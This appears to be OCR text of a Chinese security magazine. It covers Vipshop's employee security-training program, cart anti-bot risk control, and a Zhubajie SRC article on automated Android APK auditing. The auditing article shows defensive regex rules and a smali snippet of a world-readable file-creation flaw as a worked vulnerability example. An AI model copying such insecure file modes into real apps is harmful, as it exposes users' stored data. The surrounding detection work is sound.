SECURITY
唯品会安全应急响应中心

图 5、信息安全小贴士-2

唯品会安全应急响应中心

VSRC技术分享 | 我为什么一直在买硬盘？这真的是勒索软件最后的补救办法吗？

2016-10-17 VSRC 唯品会安全应急响应中心

"I'm no expert, but I think it's some kind of cyber attack!"

在计算机网络病毒日益严峻的今天，勒索软件和关键基础设施的信息安全建设依然是大中小企业所关注的焦点。

唯品会安全应急响应中心

图 6、VSRC 微信公众号文章分享




图 7、信息安全面授培训 PPT-案例分享 1

图 8 、信息安全面授培训 PPT---案例分享-2

图 9 、信息安全活动周-热烈的现场

图 10 、信息安全活动周---踊跃的小伙伴

图 11、唯品会 OA 专栏

图 12、第十二期信息安全双月刊---封面

图 13、第十三期信息安全双月刊---封面

图 14、信息安全双月刊---安全漏洞预警

占用了员工宝贵的工作时间？我们充分利用员工的碎片时间！包括员工在上下班坐地铁、公交的时间，等待电梯的时间，经过走廊的时间，电脑锁屏后的时间。这些时间都是可以利用的碎片时间，我们在碎片时间中推送安全意识长图、播放安全意识动画视频、播放电脑屏幕保护图片，达到潜移默化提升安全意识的目的。

图 15、屏幕保护图片---杜绝账号共享

图 16、屏幕保护图片---杜绝弱口令

4 培训内容层

在安全培训的内容上，主要分为三大块，分别是安全意识、安全技术和政策合规，覆盖了常见的安全内容。

安全内容的设计与开发，有三点来源。

（1）常规的安全知识点，是培训对象必须了解的内容。

（2）安全事件触发式的安全警示，例如公司出现了“钓鱼邮件”，则立即开发关于该安全事件培训内容，以安全小贴士邮件的形式发送给全公司，作为安全事件的预警，避免扩大影响范围。

（3）根据“体系管理层”中的“需求管理”，通过收集不同的部门的培训需求，有计划地制作培训内容。

安全意识培训的内容是最为广泛的，也是全公司员工都需要了解的安全知识点，其知识点都浅显易懂，并且以覆盖日常工作为主，辅以生活安全知识点。

图 17、信息安全意识教育视频课程目录

图 18、信息安全意识教育动画---数据安全

图 19、信息安全意识教育动画---共享账号

妈妈再也不用担心我抢不到宝贝了

唯品会购物袋正式接入风控系统

购物车是电子商务网站的必配功能，起到"合并支付"、"帮用户暂留商品"和"防止超卖"的作用。唯品会的购物袋除了上述功能外，也有20分钟的有效时间限制，符合公司"限时抢购"的销售策略，提高了用户体验。但这个那么便利的功能，每当大促或者热门商品上架时都会被恶意利用。大批黄牛利用程序，瞬间把热门商品加入到购物袋中，占用库存，结果正常的用户购买不到想要的商品，导致用户体验很差，非常容易造成客户流失。我们是一家用户体验至上的电子商务平台，损害用户利益的行为是绝对不能容忍的。为此，信息安全部风控平台团队在今年10月8日立项，将唯品会的购物袋功能正式接入风控系统FDS提上议事日程。风控系统FDS，利用大数据分析和流式数据实时计算技术，可以对用户的行为进行分析判断，从而根据风控规则采取后续处理措施。举个简单的栗子，如果某个用户在一定时间范围内加入购物袋的次数超过了一个阈值，那么就会判定这个用户是一个机器程序，风控系统就会要求后续加入购物袋的动作都要经过图形验证码的验证。可以说风控系统FDS就是一个安检员，对每个进入的会员都会进行全身扫描，发现异常就会采取行动。风控系统FDS此前已经在"注册"、"登录"、"修改密码"等环节展立战功，那么这次将购物袋也接入风控系统会存在哪些难点呢？我们就此采访了风控平台的高级开发工程师杨松。

经过1个月的共同努力，风控购物袋已经在双11期间首次对外开放，我们信息安全部已经做好准备了，您呢？

杨松向小编透露，本次的项目难点有两个，第一是风控规则如何建立，第二是风控系统的性能是否足够支撑"双11"等大型促销活动。关于第一点，根据过往的经验，我们会将用户的行为建立用户画像，通过大数据统计分析，区别正常用户和异常用户，重点关注加入购物袋频率、以及判断是否为马甲账号等方面的规则，后续会根据实际情况动态调整风控规则，提高系统效用。针对第二点，"双11"等大型促销活动的购物袋瞬间流量会非常高对风控系统和验证码系统带来挑战，为此已经对验证码系统专门做了服务器扩容，并且也提供了降级方案，一旦验证码服务宕机，风控系统启用降级规则，降低验证码服务的流量。

11

12

图 20、信息安全双月刊---生活相关的安全提醒

安全技术的培训内容，主要面向开发人员、运维人员以及安全人员，包括 TOP10 安全漏洞原理及规避方法、业务安全的最佳实践、安全编码标准、安全提测评审流程和一些技术规范。

图 21、信息安全技术培训动画---课程目录




图 22、信息安全技术培训动画---SQL 注入漏洞

第一节 输入验证

第一条

在可信系统（比如：服务器）上执行所有的数据验证。

第二条

识别所有的数据源，并将其分为可信的和不可信的，验证所有来自不可信数据源（比如：数据库，文件流等）的数据。

第三条

应当为应用程序应提供一个集中的输入验证规则。

第四条

为所有输入明确恰当的字符集，比如：UTF-8。

第五条

在输入验证前，将数据按照常用字符进行编码（规范化）。

第六条

丢弃任何没有通过输入验证的数据。

第七条

确定系统是否支持 UTF-8 扩展字符

应急响应中心

第四节 会话管理

第五十八条

使用服务器或者框架的会话管理控制应用程序应当只识别有效的会话标识符。

图 23、安全编码规范

政策合规，主要是公司需要满足的标准和法律法规要求，包括 ISO 27001、PCI DSS、ADSS、SOX 404 等标准。在唯品会实施 ISO 27001 时，实施了 ISO 27001 标准讲解以及建设的注意事项培训，使信息安全管理体系能够快速有效落地，并获得领导的大力支持。

5 培训对象层

培训对象层关注的是接受信息安全培训的人员，我们从两个维度分析培训对象，第一是培训课程的受众分类，第二是培训对象职业生涯发展的需求。

培训课程的受众分类，指除了全员“一刀切”的安全意识培训课程外，还应该针对各个岗位实施专门的岗位安全技能培训，例如安全开发、安全运维、安全应急响应等不同类别。

职业生涯发展需求，指员工进入公司后，随着技术提升和岗位晋升方面考虑，可能会产生不一样的安全培训需求。

例 A，一位程序开发员，需要掌握的是安全编码知识，而程序开发员晋升成系统架构师后，可能需要了解安全模型、安全架构以及威胁建模等更深层次的技术。

例 B，一位业务员，晋升到业务经理甚至业务总监。从以前可能只需要管好自己的安全意识就可以了，到现在需要管理好团队下面所有人的安全意识，这是一个不小的挑战，需要给他们一个身份转变后的安全意识培训。

培训对象层，主要分为四个阶段，分别是新员工阶段，在职阶段，提升阶段以及持续教育阶段。

（1）新员工阶段，主要是新员工入职的信息安全意识培训，以及考试。不通过是不能转正的。培训除了安全意识知识点外，重点讲解公司不能触及的安全红线要求以及明确公司的奖惩管理办法；

（2）在职阶段，根据不同的岗位，设定不同的安全培训学习目标。目前有开发人员、安全人员的专岗培训。以后会陆续覆盖更多不同类型的岗位培训；

（3）提升阶段，目前有公司总监安全培训，用公司曾经发生的安全事件案例来引出总监级人员应该关注的安全内容，以及说明奖惩管理办法中的连带责任，讲述一些控制员工安全行为的方法和技巧。让高层管理人员参与到信息安全工作中来，能够大大提高安全工作的落地效率。以后会陆续开发更多有深度的安全技术和安全意识的培训课程，以满足高阶工程师和高级管理人员的安全培训需求；

（4）持续教育阶段，持续教育阶段是安全培训的重点，主要是采取多种形式的安全培训，长时间高强度地刺激员工的安全意识，使安全意识保持在激活状态，达到潜移默化的培训作用。

信息安全考试，检验真知利器

2016 年 11 月至 12 月是唯品会全员信息安全考试的时间。为期一个半月的信息安全考试在 2017 年元旦前已经完满结束，参加考试人数达到 26000 多人。

信息安全部对本次考试进行了精心策划，为全员意识、开发岗、测试岗、项目经理岗、产品经理岗都设定了不同的考试内容。体现出有针对性的专岗培训、专岗考试理念。

考试内容设计上，均与培训内容紧密结合。

在信息安全意识试题方面，我们编制了两套题库，覆盖了九个不同的安全领域，包括移动安全、终端安全、机密信息泄露、账号权限安全、社会工程学安全、业务安全、人员离职安全、关键岗位职责分离和数据提取安全。在员工考试时，每个安全领域都会随机在系统抽取问题，每个人考试内容都不完全相同。技术人员的考试则由 TOP10 安全漏洞、安全编码规范、安全提测评审流程、业务安全技术等方面的试题组成，确保技术人员能够掌握基本的安全技术以及遵守安全管理流程。

图 24、2016 年度信息安全在线培训

考试名称	考试时间	时长
2016年度安全技术培训（项目经理岗...	2016-11-15 00:00~2017-01-07 00:00	60分钟
2016年度安全技术培训（开发岗）	2016-11-14 00:00~2017-01-07 00:00	60分钟
2016年度信息安全意识教育考试(全...	2016-11-15 00:00~2017-01-07 00:00	60分钟

唯品会安全应急响应中心

图 25、2016 年度信息安全在线考试

信息安全培训，未来长路漫漫

虽然唯品会的信息安全培训已经初成体系，但是依然未做到极致。

未来将会重点关注下面的重点内容：

（1）增加更多针对岗位的培训，先将针对岗位的培训覆盖面扩大，争取在高风险部门都会有其专属的培训内容；

（2）逐渐加深重点培训对象的培训深度，在“提升阶段”发力；

（3）绩效评估手段逐渐多样化，考虑采取社会工程学模拟，内部网络钓鱼等方式检验员工的安全意识；

（4）紧跟时代潮流发展，在培训载体和培训形式上进行创新，增加用户黏性。

（5）做加法的同时，也要适当做减法，一些反馈不好，或者无人问津的安全培训形式，会进行改造或抛弃，提高安全培训资源的 ROI；

（6）优化安全事件与安全培训间的联动，在素材管理和内容管理上做更多的归纳总结和梳理。

扫描下方二维码关注唯品会安全应急响应中心官方微信：

浅谈 Android 自动化审计

作者：H3arts
原文来源：【猪八戒 SRC】 http://mp.weixin.qq.com/s/YLvnpAI1fe6aaGzc7eNDSA

0x00 背景

说起 Android 应用方面的漏洞，比较常见的有本地拒绝服务漏洞、WebView 的漏洞、权限控制等问题。针对这些可能在 apk 上存在的问题，我们会采用两种方式去手动检测，一是选择使用 dex2jar+jd-gui、jeb 等静态分析工具，二是选择使用 drozer、ddms、IDA 等动态分析工具，对着漏洞清单挨个进行检测，这样基于手动的人工分析，其检测的准确率和可信度都还不错。

但是，手动检测的覆盖率和效率并不理想，具体的说，偶尔一两次去仔细分析，没问题，但是产品每次上线，你得确认老问题是否修复，是否又有新的问题出现等等，每次都去仔细分析是不可能的。为了更快的让产品顺利上线，开发一款自动化的检测系统就很有必要了。

另外，值得一提的是，通过猪八戒网平台开发的 apk 也有很多，所以我们在满足自己需求的同时，也能为平台用户提供 apk 安全检测服务，与常见检测不同的是，我们努力希望为用户发现真正存在问题的地方。

0x01 选型

由于我们安全团队初建，开发此项目的人手不足，所以我们更多的会去借鉴开源 apk 自动化审计的思路，然后定制化的开发。目前，也有很多的 APP 在线自动化检测，包括阿里聚安全、腾讯金刚、360 显微镜等等，虽说都是免费检测（有些收费），但是没有开源，所以就得去参考一些开源成熟的模型。

MobSF，提供可视化 ui 界面，采用动静态相结合方式去分析 android 应用，缺点在于检测的问题适合辅助分析，优点在于可扩展性强，便于二次开发。androguard，提供交互式命令行操作的静态分析系统，是一款不错的恶意应用分析检测工具，提供一些检测功能包括函数调用图、相似应用、权限分析等，优点在于基于模块化的分析比较适合扩展，缺点在于基于规则库检测只能检测已知类型的恶意应用，而无法检测未知的恶意应用。QARK，可交互式命令行操作的静态分析系统，优点在于使用多种反编译器分析并合并分析结果，包含多种常见安全漏洞检测，缺点在于检测结果并不是很理想。

当然开源的自动化检测系统不止上面介绍的三种，不同的工具有不同的特点，都有可取之处，视需要的功能而定。所以在通过前期的选型之后，我们决定采用以 python 为开发语言，利于快速开发迭代，以 MobSF 为原型，进行定制化的规则编写，前期以静态检测的方式完成自动化审计。

0x02 基于 java 的自动化审计

沿用 MobSF 的检测方式 将 apk 中可执行程序 dex 文件反编译为 java 代码再进行分析。其主要的审计流程为用户上传 apk 到服务器，然后服务器对 apk 进行 dex2jar+jd-core 的方式反编译为 java 代码，接着采用以整个文件进行全文正则匹配的方式去审计哪些文件存在问题，最后以报告的形式输出存在问题的是哪些文件。MobSF 所检测的点更多可以作为参考，所以在检测的规则上面几乎是不可用的，需要重新编写匹配规则以得到需要的结果输出。

基于 java 的审计，我们重新制定了常见安全漏洞和风险的规则，包括如 webview 远程代码执行、webview 忽略证书校验、文件任意读写、证书弱校验等等， 下面以一个 Shared Preferences 任意读写漏洞为例，其主要的匹配代码如下：

```
if (re.findall('getSharedPreferences\(.*?(\.MODE_WORLD_WRITEABLE|\.MODE_WORLD_READABLE)\)', dat) or
re.findall('getSharedPreferences\(\s*[^\)]*,\s*(1|2|3)\s*\)', dat)):
```

检测结果示例：

```
,
"sharedpref": {
    "cn_name":"SharedPrefs任意读写漏洞",
    "list": [
        "com/tencent/qt/qtl/activity/sns/ds.java"
    ],
    "type":"漏洞",
    "level":2
},
```

Shared Preferences 是一种轻量级的基于 xml 文件存储的键值对数据存储方式，一般用于存储应用的配置等信息，也有可能存得有敏感信息。本身使用 getSharedPreferences 这个系统 api 是没有问题的，其风险在于开发者在创建文件的时候没有正确选取合适的创建模式

（MODE_PRIVATE/MODE_WORLD_READABLE/MODE_WOELD_WRITEABLE）进行权限控制，从而有可能导致敏感信息泄露。其他漏洞和风险的检测方式类似，就不多说了。

感觉有必要提一下，比如开发者在项目中正好定义了一个相同关键词的函数，如下示例：

```
class MySafeWebview extends WebView
  {
    public MySafeWebview(Context context){
      super(context);
    }
    public void addJavascriptInterface(Object obj, String str){
      //nothing
    }
  }
public class MyActivity extends Activity{
  MySafeWebview WebView = new MySafeWebview(this);
  @override
  protected void onCreate(Bundle savedInstanceState){
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    WebView.addJavascriptInterface(new Object(),"name");
  }
}
```

程序会去检测 addJavascriptInterface 这个函数，会被认为是存在问题的，然而在上面这个示例这种场景下，由于 addJavascriptInterface 重写了，实现了空方法，代表不是一个问题。所以在这种场景下是会产生误报的。

综上，总结下我们在基于 java 的自动化审计上面临的问题：

基于全文的特征匹配，能定位某个 java 文件存在问题，但无法确定到具体的方法，从而导致数量上的差异。

漏洞和风险规则不完善，导致漏报。

反编译过后的 java 代码不完整，导致漏报。

开发者正好定义了一个相同关键词的函数，导致误报。

反编译为 java 文件过程中消耗了主要的审计时间，平均每个 apk 在 8-10 分钟。

0x03 基于 smali 的自动化审计

在基于 java 的自动化审计中，我们发现有些函数没有被还原为 java 代码，反而是以另外一种代码形式存在。而这种代码就是 smali，它是 android 系统 dalvik 虚拟机中执行的核心代码，它由 dex 文件通过反编译出来的，类似于 exe 文件反汇编为汇编语言。前面也分析了基于 java 检测所面临的问题，而如果分析 smali 就比较好解决这些问题，虽然规则上完全不一样，结果是好的就行了，对吧。由此我们对漏洞和风险的检测规则进行重新编写。

基于 smali 的自动化审计，其主要的审计流程与之前类似，不同在于 dex 文件通过 baksmali 工具反编译为 smali 文件，然后通过规则去分析 smali 文件，最终输出检测报告。在分析 smali 文件的时候也有很大的不同，我们放弃以整个文件为单位的检测，而是采用以行（line）为检测单位，一旦检测到敏感的 api，那么我们将其所在的函数代码块（以.method 开始，以.end method 结尾）给分离出来，然后在这个函数代码块中进行后向常量分析，从而判断是否存在问题。举个任意文件读写漏洞的例子说明下，其漏洞代码如下：

```
.method private a(Ljava/lang/String;)Z
    .registers 7
    const/4 v0, 0x1
    const/4 v1, 0x0
    :try_start_2
    iget-object v2, p0, Lcom/baidu/bottom/g;->a:Landroid/content/Context;
    const-string v3, "libcuid.so"
    const/4 v4, 0x1
    invoke-virtual {v2, v3, v4},
Landroid/content/Context;->openFileOutput(Ljava/lang/String;I)Ljava/io/FileOutputStream;
...
...
.end method
```

在 android.content.Context 类下有 openFileOutput 方法，也就是第九行，引用 android.content.Context 下 openFileOutput 方法，以寄存器的方式传入三个参数 v2、v3、v4，v2 是 this 默认参数，v3 为 Ljava/lang/String;也就是 java.lang.String 类型，v4 为 I 类型也就是 int 型。openFileOutput 这个方法会去打开一个文件 v3（肉眼向上可以看到是 v3 为 libcuid.so 的常量定义，smali 语法不做过多介绍），若不存在将以 v4 的方式新建，v4 的 int 值就代表了文件的创建方式，1 代表全局可读，2 代表全局可写，这两种创建的模式都是存在问题的。所以在这种场景下，我们就得知道使用 openFileOutput 这个函数的 v4 寄存器

的值，从而判断是否存在问题。

在上面这样一个场景下，如何去做分析，然后判断是否存在问题呢？首先，定位 Landroid/content/Context;->openFileOutput 这个关键字，我们就把最近的.method 和.end method 包含的代码给分离出来，单独进行分析，然后，在包含敏感 api 的同一行去获取存放函数第二个参数的寄存器，接着就以匹配到的寄存器向上查找，查看是否有常量去定义此寄存器的值，最后根据寄存器中的值去判断问题是否存在。

当然，这只是其中一种漏洞的检测思路，不同的漏洞和风险需要用不同的规则去检测，相信聪明的你一定会写出更棒的规则。

与基于 java 的检测相比，明显有比较好的效果。说明选择基于 smali 的自动化审计，它的效果还是蛮不错的。在这些数据的背后，从具体的检测结果发现还是有很多可以提升的地方。总结下这种方式的优缺点吧。

优点，目前能定位到漏洞位置（具体的类下的具体方法），可帮助开发人员和安全分析人员快速定位问题；跳过反编译为 java 代码的步骤，为自动化审计缩短了不少的时间，从之前的 8-10 分钟缩短到 1-3 分钟；基于 smali 代码的特性，通过重新制定规则，虽然较之前复杂点，但是在相对准确率方面得到了明显的提高；可扩展性好，出现新的漏洞可以快速进行更新迭代。

缺点，目前只对 apk 解压文件中根目录下的所有 dex 进行了反编译和分析，正确的做法应该是遍历所有目录找到所有可分析的文件（包含 dex、jar、apk 等），降低漏报率；基于过程内的分析（函数内分析），当出现全局变量就无法定位，从而导致漏洞，产生误差；没有进行可达性分析，虽然检测某段代码可能存在问题，但是没有一个入口它能调用，这会产生一些误报；自身对漏洞的理解不深导致规则的不完善，从而忽略一些东西，导致漏洞或者误报。

上述为我们现阶段已经实现的基于 smali 代码的静态自动化审计，现已在内部测试使用中，去发现问题并解决问题。当然基于这种方式的检测也分析到，它的缺点就是我们需要优化的地方，所以通过分析网上的主流方案，我们觉得可以在一些方向上进行优化。


0x04 努力优化改进的方向

主要分为两个方面，静态检测方面和动态检测方面。

第一，静态检测方面，使用基于污点分析的静态检测。以 FlowDroid 为例，简单的介绍下目前主流 app 静态污点分析的方式。

Android 不像传统的 java 程序，Android app 中不带 main 函数，就没办法简单的通过程序的入口和出口生成控制流图，但是 android app 包含多个组件，并且每个组件都有函数来反映此组件的生命周期（lifecycle），所以我们就可以依托生命周期（lifecycle）来画出控制流图。FlowDroid 就是通过预先建模的 Android 生命周期模型去生成过程间控制流图（interprocedural control flow gragh，ICFG）。

控制流图生成之后，接下来根据定义的 source 和 sink 去进行静态分析。整个分析分为两部分，向前的污点分析用于找出被污染的变量传递到了何处和向后的按需别名分析用于查找 source 之前所有对同一被污染的堆位置的别名。如下的例子：



① w 作为被污染的变量，被向前传递给了堆中的 x.f。②继续追踪 x.f。③每当堆中有成员被污染，使用向后分析找出相关对象的各种别名，如发现 x 和 z.g 是引用的堆中的同一位置。④-⑥z 是作为参数传递进来的，继续向后找看到作为实参的 a 即作为形参的 z，再向后发现 b 也是别名。⑦对 b.f 做前向分析，判断出其被传递到 sink，从而展现了 source 到 sink 的完整路径。

在 FlowDroid 中，根据定义的 source 和 sink，将其转换为基于 ICFG 的后向或前向数据流问题进行求解（如分支分析约束求解）；根据求解结果，判断 source 到 sink 的路径是否为 ICFG 的一个子集，最后得出结论是否存在问题。

由于侧重点不一样，FlowDroid 主要用于研究隐私泄露方面，所以如果要使用此技术到 Android 应用漏洞的检测上，就需要在此之上有所改进，如腾讯科恩实验室 Flanker 在今年开源的 JAADAS。

基于污点的静态分析，引入了在之前分析中没有的概念，过程间调用图、数据流分析、可达性分析、分支分析约束求解等等。当然，这些概念的引入，将会一定程度提高准确率，降低误报率，去发现真正存在漏洞的地方。因为在这方面实践相对较少，所以可能更加偏理论一点，不过我们确实可以通过基于污点的分析流程，其检测结果理论上还是靠谱的。

在高准确率的结果之下，其付出的代价也是很明显的，如当分析一个比较大的 apk，若想得到相对较好的效果，对计算机的内存要求就会比较高；另外分析不同类型的漏洞和风险，需要进行精确的建模，才会得到理想的效果，等等。

以上便是我们对基于污点的静态检测分析，若通过这种检测方式，基本可以解决我们现阶段（基于 smali）所遇到的问题。这是我们在静态方向上努力优化改进的方向之一。

第二，动态检测方面。 静态分析通过分析代码上的问题，那么程序在运行时产生的问题就没办法分析了，所以可通过动态检测的方式去弥补静态检测的不足。这里介绍几款我们认为可以加入到动态检测的几款软件，便于自动化测试运行时的漏洞。

Drozer，一款针对 Android 系统的安全测试框架，它可以帮助 Android 应用和设备变得更安全，drozer 有很多扩展模块，当然也可以编写自定义模块进行针对性的检测，通过这种方式去动态检测 app 的安全问题。IntentFuzzer，Android 上 intent 的模糊测试工具，可直接检测 apk 的拒绝服务漏洞。ZjDroid，基于 Xposed Framework 的动态分析模块，可用于自动化对 apk 进行脱壳操作。还有很多优秀的工具就不一一列举了，选择什么工具，视需求而定。

综上，便是我们在现阶段需要努力的方向。

0x05 总结

现阶段能检测出清单文件的不安全配置、权限设置等，以及在反编译代码中常见的安全风险和漏洞，还包括在可执行文件中的 url/ip 等。

目前的静态分析系统应有过程间分析（ICFG）的概念，提高准确率，降低误报率。。

部分漏洞和分析需要结合动态分析，以弥补静态分析的不足。

通过对更多样本的检测分析，从而对不同类型的漏洞更完整的建模。

自动化审计在资源和精度上的取舍，去发现真正存在问题的漏洞。

在自动化审计系统开发的路上，还有很长的路要走，希望各位不吝赐教，帮助我们一起完善。

0x06 参考资料

http://www.droidsec.cn/%E7%A7%BB%E5%8A%A8app%E6%BC%8F%E6%B4%9E%E8%87%AA%E5%8A%A8%E5%8C%96%E6%A3%80%E6%B5%8B%E5%B9%B3%E5%8F%B0%E5%BB%BA%E8%AE%BE/

https://blogs.uni-paderborn.de/sse/tools/flowdroid/

https://github.com/flankerhqd/JAADAS

https://jaq.alibaba.com/community/art/show?spm=a313e.7975615.40002100.18.t1r1BV&articleid=56

扫描下方二维码关注猪八戒安全应急响应中心官方微信：

360 安全应急响应中心

竞猜3

360 SRC 活动 周年

活动内容：

扩散，扩散，360SRC三周年活动时间定啦，现在【参与日期竞猜】，将有机会获得【360SRC定制水杯】1个。

活动方式：

发布【微博】我猜#360SRC 三周年#将于2月**号举办，并【@360安全应急响应中心】。

活动时间：

2017年1月20日 - 2017年2月10日

扫码了解更多详情

此活动所有解释权归360SRC所有

【网络安全】

从 NMDC 看简单协议漏洞分析

